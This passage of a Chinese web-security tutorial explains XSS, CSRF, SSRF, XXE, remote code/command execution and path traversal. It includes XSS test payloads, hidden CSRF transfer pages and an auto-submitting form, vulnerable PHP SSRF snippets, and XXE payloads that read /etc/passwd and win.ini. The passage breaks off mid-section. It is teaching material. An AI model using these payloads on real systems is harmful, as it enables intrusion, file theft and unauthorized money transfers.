如果点击了 “确定” 按钮，可以看到，页面基本没有啥影响（弹窗只是为了演示脚本确实被执行了，真攻击并非如此）

整体流程和反射型其实是差不多的，主要是代码处理方面的问题，**反射型 XSS** 是 后端语言 处理用户提交的数据后，将 XSS 攻击代码携带进返回包中传递给客户端；而 **DOM 型**则是利用 用户客户端 的 JavaScript 脚本进行触发的，后端返回的数据包中并不包含 XSS 攻击代码

总结

三者对比：

类型	存储位置	触发方式	依赖条件
存储型 XSS	服务器数据库	服务器主动渲染恶意内容	服务器端过滤缺失
反射性 XSS	URL / 表单参数	用户触发恶意请求	服务器端反射未过滤数据
DOM 型 XSS	客户端内存	前端 JS 动态操作 DOM	前端 JS 未过滤数据源

把攻击想象成“投毒”，区别在于 **毒药存放的位置** 和 **谁负责搅拌毒药（处理恶意代码）**：

特征	反射型 XSS (Reflected)	存储型 XSS (Stored/Persistent)	DOM 型 XSS (DOM-based)
毒药存放位置 🧪	URL 里（像给一个特制的毒药链接）	服务器数据库里（像在公共水井下毒）	URL 片段 或 浏览器内存里（像现场调配毒药）
谁搅拌毒药? 🛠️	服务器 收到有毒URL请求，原样把“毒汤”发回浏览器执行	服务器 读取数据库里的“毒水”，喂给所有访问者喝	浏览器自己！前端JS直接拿URL里的“毒料”现场调制并执行，不经过服务器
触发方式	必须诱导用户点击特制的毒链接（比如钓鱼邮件、恶意广告）	用户访问正常的带毒页面就会中毒（比如打开一个有恶意评论的帖子）	用户点击包含恶意片段的URL(如 #恶意代码) 或触发前端JS操作才中毒
毒性持久度 ⏳	一次性：链接没点过就不中毒 / 点了才中毒	长期存在！只要“毒水”还在服务器数据库，所有访客都中毒	一次性：通常需点特定链接才中毒 (不像存储型那么顽固)
攻击范围	只毒到点了 那个特定链接 的用户	所有 访问了被污染页面 的用户都中毒（影响大！）	只毒到点了那个 含有恶意片段URL 的用户
能抓到“毒包”吗? 🔍	能抓到请求 (包含毒代码URL)	能抓到请求 (含攻击评论)	完全客户端运行！抓包工具几乎看不到痕迹

简单来说：

-反射型：别人发你个毒链接，你一点中招（服务器帮忙把毒混回给你）
-存储型：有人往网站放了毒（比如评论、留言），后来所有打开这页的人都中招（服务器把毒水灌给访客）
-DOM型：你点了某个链接（或输入），你的浏览器自己“配毒”喝了，压根没告诉服务器（浏览器自己闯祸）

常见的测试代码：


```
<input onfocus=write('xss') autofocus>
<img src onerror=alert('xss')>
<svg onload=alert('xss')>
<script>alert('xss')</script>
<a href="javascript:alert('xss')">clickme</a>
</td><script>alert(123456)</script>
'><script>alert(123456)</script>
"><script>alert(123456)</script>
</title><script>alert(123456)</script>
<scrip<script>t>alert(123456)</scrip</script>t>
</div><script>alert(123456)</script>
```

七、CSRF（跨站请求伪造）

跨站请求伪造是一种通过挟持当前用户已登录的Web应用程序从而实现非用户本意的操作的攻击方法。攻击者通过一些技术手段，挟制用户去访问用户曾经认证过的网站并进行一些操作，比如发邮件、发消息、购买商品、银行转账等。由于浏览器曾经认证过，所以被访问的网站会认为是真正的用户操作而去运行

虽然跟跨站脚本攻击漏洞（XSS）很像，但原理却并不相同，XSS可以获取用户凭证，而CSRF只是利用用户凭证在用户不知情的情况下执行某些重要操作。通俗的说XSS可以执行任意JS，而CSRF只是请求伪造而已

简单一句话理解就是：用户打开A网站进行转账后，访问B网站（恶意网站），B网站内有存放恶意代码（比如：调用A网站受害者的余额去进行对攻击者的卡号转账）



能成功的原因主要有两点：1.登录受信任站点A，并在本地生成Cookie　2.在不登出A的情况下，访问恶意站点B

1.GET型的CSRF

只需要正常的HTTP请求访问就可以成功执行

示例：

银行站点A：它以GET请求来完毕银行转账的操作

```
http://www.mybank.com/transfer.php?toBankId=11&money=1000
```

危险站点B：它里面有一段HTML的代码例如以下

```
<!-- 方式1：隐藏图片诱导加载 -->
<img src="http://www.mybank.com/transfer?toBankId=11&amount=10000"
     style="display:none">      <!-- 用户访问即触发转账

<!-- 方式2：隐藏iframe伪装访问 -->
<iframe src="http://www.mybank.com/transfer?toBankId=11&amount=10000"
        style="display:none"></iframe>

<!-- 方式3：假按钮诱导点击（社会工程学） -->
<a href="http://www.mybank.com/transfer?toBankId=11&amount=10000">
   点击领取100元红包！
</a>
```

诱导用户访问：通过钓鱼邮件、论坛广告、虚假红包链接等渠道传播恶意页面链接

收割资金：用户访问后，攻击者账户收到转账💰，全程无需窃取密码（仅利用用户登录态）

2.POST型的CSRF

在CSRF攻击流行之初，曾经有一种错误的观点，认为CSRF攻击只能由GET请求发起。因此很多开发者都认为只要把重要的操作改成只允许POST请求，就能防止CSRF攻击

这样的错误观点形成的原因主要在于，大多数CSRF攻击发起时，使用的HTML标签都是、、等带“src"属性的标签，这类标签只能够发起一次GET请求，而不能发起POST请求

示例：

分析漏洞：攻击者确认银行转账接口为POST请求（如URL：`http://bank.com/transfer?to=攻击者账户&amount=1000`），且未校验请求来源（Referer）或Token

```
<!-- 恶意表单：Action指向银行转账接口，隐藏转账字段 -->
<form id="maliciousForm" action="http://bank.com/transfer" method="POST">
  <input type="hidden" name="to" value="hacker_account">        <!-- 攻击者账户 -->
  <input type="hidden" name="amount" value="10000">             <!-- 转账金额 -->
  <input type="hidden" name="csrf" value="dummy_value">         <!-- 伪装CSRF字段 --
>
  <input type="submit" id="autoSubmit" value="Submit">          <!-- 提交按钮 -->
</form>
<!-- JavaScript自动提交表单 -->
<script>
  document.getElementById("autoSubmit").click();              // 页面加载时触发提交
  // 或隐藏表单：document.forms[0].submit(); 确保用户无感知
```

表单字段设为`hidden`防止用户察觉，`script`确保页面加载即自动提交


总结：

1、最简单的方法就是抓取一个正常请求的数据包，如果没有`Referer`字段和`token`，那么极有可能存在CSRF漏洞

2、如果有**Referer**字段，但是去掉Referer字段后再重新提交，如果该提交还有效，那么基本上可以确定存在CSRF漏洞

八、SSRF（服务端请求伪造）

服务器端请求伪造（Server-side Request Forgery）简称SSRF，是指攻击者通过伪造服务器端请求，从而使服务器发起对第三方系统的攻击或访问。攻击者通常会使用`受害者服务器`上的应用程序作为代理来发起请求，以使请求看起来像是由服务器发起的



形成原因：由于服务端提供了从其他服务器应用获取数据的功能，但又没有对目标地址做严格过滤与限制，导致攻击者可以传入任意的地址来让`后端服务器`对其发起请求，并返回对该目标地址请求的数据。比如从指定URL地址获取网页文本内容，加载指定地址的图片，下载、访问内网等等

能够造成的危害：

1. 窃取数据：攻击者可以伪造请求以**访问服务器内部网络**或云环境中的其他服务或资源，以窃取敏感数

据

2. 攻击第三方系统：攻击者可以伪造请求以攻击第三方系统，例如访问其他组织的**敏感数据**或执行拒绝

服务攻击

3. 内部端口扫描：攻击者可以伪造请求以**扫描服务器内部**端口和服务，以寻找其他可能的漏洞
4. 获取指纹信息：通过获取 web 应用可达服务器服务的**指纹信息**

可能存在漏洞的场景：

文件上传功能：Web应用程序通常允许用户上传文件，攻击者可以上传包含恶意URL的文件，以触发SSRF漏洞。

图片处理功能：Web应用程序通常包含图片处理功能，攻击者可以在图片URL中注入恶意的URL，以触发SSRF漏洞。


URL重定向功能：Web应用程序可能包含URL重定向功能，攻击者可以在重定向URL中注入恶意的URL，以触发SS
RF漏洞。

API调用：Web应用程序可能会使用API与其他服务进行交互，攻击者可以在API请求中注入恶意的URL，以触发SSRF漏洞。

案例：

功能点都是服务端提供了从其他服务器应用获取数据，如过没有对目标地址做 过滤 和 限制，则会形成SSRF

可以总结出来的核心风险点就是：**用户控制URL + 服务器发起请求。**假如我们传入的参数是这样：`url=file:///d:/1.txt`，则有可能触发本地文件读取



漏洞函数

php：

这些函数用于发出HTTP请求，包括常见的函数如curl_exec() 、file_get_contents()、fsockopen()
如果这些函数允许从用户输入中获取URL，但未正确验证和过滤用户输入，攻击者可以通过在URL中注入恶意代码来触发SSRF漏洞

`file_get_contents()`

用于读取文件或URL内容，可导致任意文件读取或访问内网资源

```php
// 漏洞代码示例
$url = $_GET['url'];
echo file_get_contents($url);  // 未校验$url，可传入file://或http://内网地址
```

支持协议：`file://`（读取本地文件）、`http://`（访问内网服务）

`curl_exec()`

CURL库的核心函数，支持多种协议，攻击面最广：

```php
$url = $_GET['url'];
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);  // 未限制协议
curl_exec($ch);
```

危险协议：

- `gopher://`：发送任意TCP数据包（如攻击Redis写入定时任务）
- `dict://`：探测服务信息（如`dict://127.0.0.1:6379/info`泄露Redis配置）
- `file://`：读取本地文件

`fsockopen()`

建立TCP套接字连接，直接操作原始网络流量：

```php
$host = $_GET['host'];
$fp = fsockopen($host, 80, $errno, $errstr, 30);  // 可连接内网服务
```

`fopen()`

打开文件或URL流，配合`file://`可读取敏感文件：

```php
$url = $_GET['url'];
$data = fopen($url, "r");  // 传入file:///etc/passwd可获取系统文件
```

`SoapClient`

SOAP协议客户端，若参数可控可访问内部服务：

```php
$client = new SoapClient($_GET['wsdl']);  // 恶意wsdl指向内网
```

java：

仅支持 HTTP/HTTPS 协议的类：HttpClient 类、HttpURLConnection 类、 OkHttp 类、 Request 类
支持 sun.net.www.protocol 所有协议的类：URLConnection 类、URL 类、ImageIO 类

九、XXE（外部实体注入）

XXE漏洞全称为 XML External Entity Injection，即**XML外部实体注入**
XXE漏洞发生在应用程序解析XML输入时，没有**禁止外部实体的加载**，导致用户可以控制外部加载的文件，从而导致漏洞的发生
XXE漏洞的触发点往往是`可以上传xml文件的位置`，没有对上传的xml文件进行过滤，导致可上传恶意xml文件

当允许引用外部实体时，通过构造恶意内容，可导致读取`任意文件`、`执行系统命令`、`探测内网端口`、`攻击内网网站`、`发起dos攻击`等危害

案例：

场景：一个Web应用程序允许用户上传XML文件来更新个人配置

攻击方法：攻击者创建一个XML文件，其中包含一个外部实体，该实体引用了服务器上的敏感文件（例如`/etc/passwd`）

XML示例：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >     <!--定义元素为ANY表示接受任何元素-->
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>   <!--定义了一个实体xxe，值是读取系统内部文件-->
<foo>&xxe;</foo>    <!--使用&xxe对实体进行引用，输出时就被“系统文件索引出来的值”替换-->
```

导致：当服务器处理此XML文件时，外部实体`xxe`被解析，导致`/etc/passwd`文件的内容被插入到XML文档中，并返回给攻击者

```
69      private static XmlObjects getFromThreadLocal() {
70          XmlObjects xmlObj = (XmlObjects)LfwRuntimeEnvironment.getPropertyValue(XmlObjects.class.getName());
71          if (xmlObj == null) {
72              xmlObj = new XmlObjects();
73              DocumentBuilderFactory bf = DocumentBuilderFactory.newInstance();
74              bf.setNamespaceAware(false);
75              bf.setValidating(false);
76
77              try {
78                  xmlObj.builder = bf.newDocumentBuilder();
79              } catch (ParserConfigurationException var3) {
80                  LfwLogger.error(var3);
81                  throw new LfwRuntimeException(var3.getMessage());
82              }
83
84              LfwRuntimeEnvironment.setProperty(XmlObjects.class.getName(), xmlObj);
85          }
86
```


靶场案例：

1.首先构造一段 XML 代码，测试是否有回显对应的值

```
<!DOCTYPE foo [
    <!ENTITY xxe "This is jimmy" >
]>
<foo>&xxe;</foo>
```

URL编码后：

```
%3c!DOCTYPE+foo+%5b++++%0a++++%3c!ENTITY+xxe+%22This+is+jimmy%22+%3e+%0a%5d%3e+%0a%3cfoo%3e%26xxe%3b%3c%2ffoo%3e
```



页面显示了 xxe 的值，说明网页对输入的 xml 数据是有结果回显的


2.接下来可以用`带内外部实体注入`的方法，来确定是否支持`外部实体`，以及实施攻击

构造 payload：

```
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///c:/windows/win.ini" > ]>
<foo>&xxe;</foo>
```

编码后：

```
%3c!DOCTYPE+foo+%5b++++%0a%3c!ENTITY+xxe+SYSTEM+%22file%3a%2f%2f%2fc%3a%2fwindows%2fwin.ini%22+%3e+%5d%3e+%0a%3cfoo%3e%26xxe%3b%3c%2ffoo%3e
```



十、RCE

RCE 是“远程执行”的统称，但具体可以分为两种情况：**远程命令执行** 和 **远程代码执行**

windows下的拼接符:

符号	含义	示例
&&	左边的命令执行成功，右边的才执行	ping 127.0.0.1 && echo 'hello'
&	简单的拼接	ping 1111 & echo 'hello'
|	上一条命令的输出，作为下一条命令参数	netstat -ano |findstr 3306
||	左边的命令执行失败，右边的才执行	ping baidu.com || ping baidu.net

Linux下的拼接符:

符号	含义	示例
;	没有任何逻辑关系的连接符	
&&	左边的命令执行成功，右边的才执行	cp 1.txt 2.txt && cat 2.txt
|	上一条命令的输出，作为下一条命令参数	netstat -an|grep 3306
||	左边的命令执行失败，右边的才执行	cat 3.txt || cat 2.txt
&	任务后台执行，与nohup命令功能差不多	java -jar test.jar > log.txt &

Linux系统中支持用分号 (;)执行多个命令，cmd1;cmd2 按顺序依次执行，先执行cmd1再执行cmd2

示例:

示例	含义
cmd1 | cmd2	只执行cmd2
cmd1 || cmd2	只有当cmd1执行失败后，cmd2才被执行
cmd1 & cmd2	先执行cmd1，不管是否成功，都会执行cmd2
cmd1 && cmd2	先执行cmd1，cmd1执行成功后才执行cmd2，否则不执行cmd2

1.远程代码执行（*Remote code execution*）


因为需求设计,后台有时候也会把**用户的输入作为代码的一部分进行执行**,也就造成了`远程代码执行`漏洞 不管是使用了代码执行的函数,还是使用了不安全的反序列化等等

PHP相关函数:


```
eval()   //把字符串 code 作为PHP代码执行
assert()   //检查一个断言是否为 false
preg_replace()   //执行一个正则表达式的搜索和替换
create_function()   //创建一个匿名函数并且返回函数名创
call_user_func()/call_user_func_array()   //把第一个参数作为回调函数调用
usort()/uasort()   //使用用户自定义的比较函数对数组中的值进行排序并保持索引关联
```


示例:

查看源码，发现后台并没有对用户输入的内容进行过滤，甚至还使用`eval()`函数来执行用户输入的命令。已知：`eval()`函数可以执行任意字符串中的代码



输入`phpinfo();`后成功以php语言执行





2.远程命令执行（*Remote command execution*）

一般出现这种漏洞，是因为**应用系统从设计上需要给用户提供指定的远程命令操作的接口**；比如我们常见的 路由器、防火墙、入侵检测 等设备的web管理界面上一般会给用户提供一个**ping**操作的web界面，用户从web界面输入目标IP，提交后，后台会对该IP地址进行一次ping测试，并**返回测试结果。** 而如果，**设计者在完成该功能时，没有做严格的安全控制，则可能会导致攻击者通过该接口提交**“意想不到”**的命令，从而让后台进行执行，从而控制整个后台服务器**

PHP相关函数：

```
system()    //执行外部程序，并且显示输出
exec()/shell_exec()    //通过 shell 环境执行命令，并且将完整的输出以字符串的方式返回
pcntl_exec()    //在当前进程空间执行指定程序
passthru()    //执行外部程序并且显示原始输出
popen()    //打开进程文件指针
proc_open()    //执行一个命令，并且打开用来输入/输出的文件指针
```

示例：

当使用 & 号时，两边都可以执行，成功使用系统命令进行查询用户

十一、目录穿越（遍历）漏洞

目录穿越漏洞，也叫做`目录遍历/路径遍历`漏洞。常发生于**文件上传，文件下载，文件下载**等处。由于`后端直接接收前端`传过来的文件名或路径，没有对其进行检测与过滤，导致攻击者利用`../`的方式进行目录穿越，达到`任意文件读取/下载,任意文件删除`，或将任意文件上传到指定目录等

在文件系统路径中，`".."`表示上一级目录，当你使用`"../"`时，你正在引用当前目录的上一级目录。如果你使用`"../../"`，你实际上在两次`".."`的基础上，再次引用上一级目录，从而返回到上两级目录

举例：

```
例子：假设你目前所在目录为：C:\Windows\System32\drivers\etc

使用"../" 一次返回上一级目录，即：C:\Windows\System32\drivers

使用"../../" 一次返回上一级目录，即：C:\Windows\System32
```

这是因为在文件系统路径中，每个`".."`都表示回到上一级目录。所以多个连续的`".."`会连续返回到更高级别的目录


利用点：

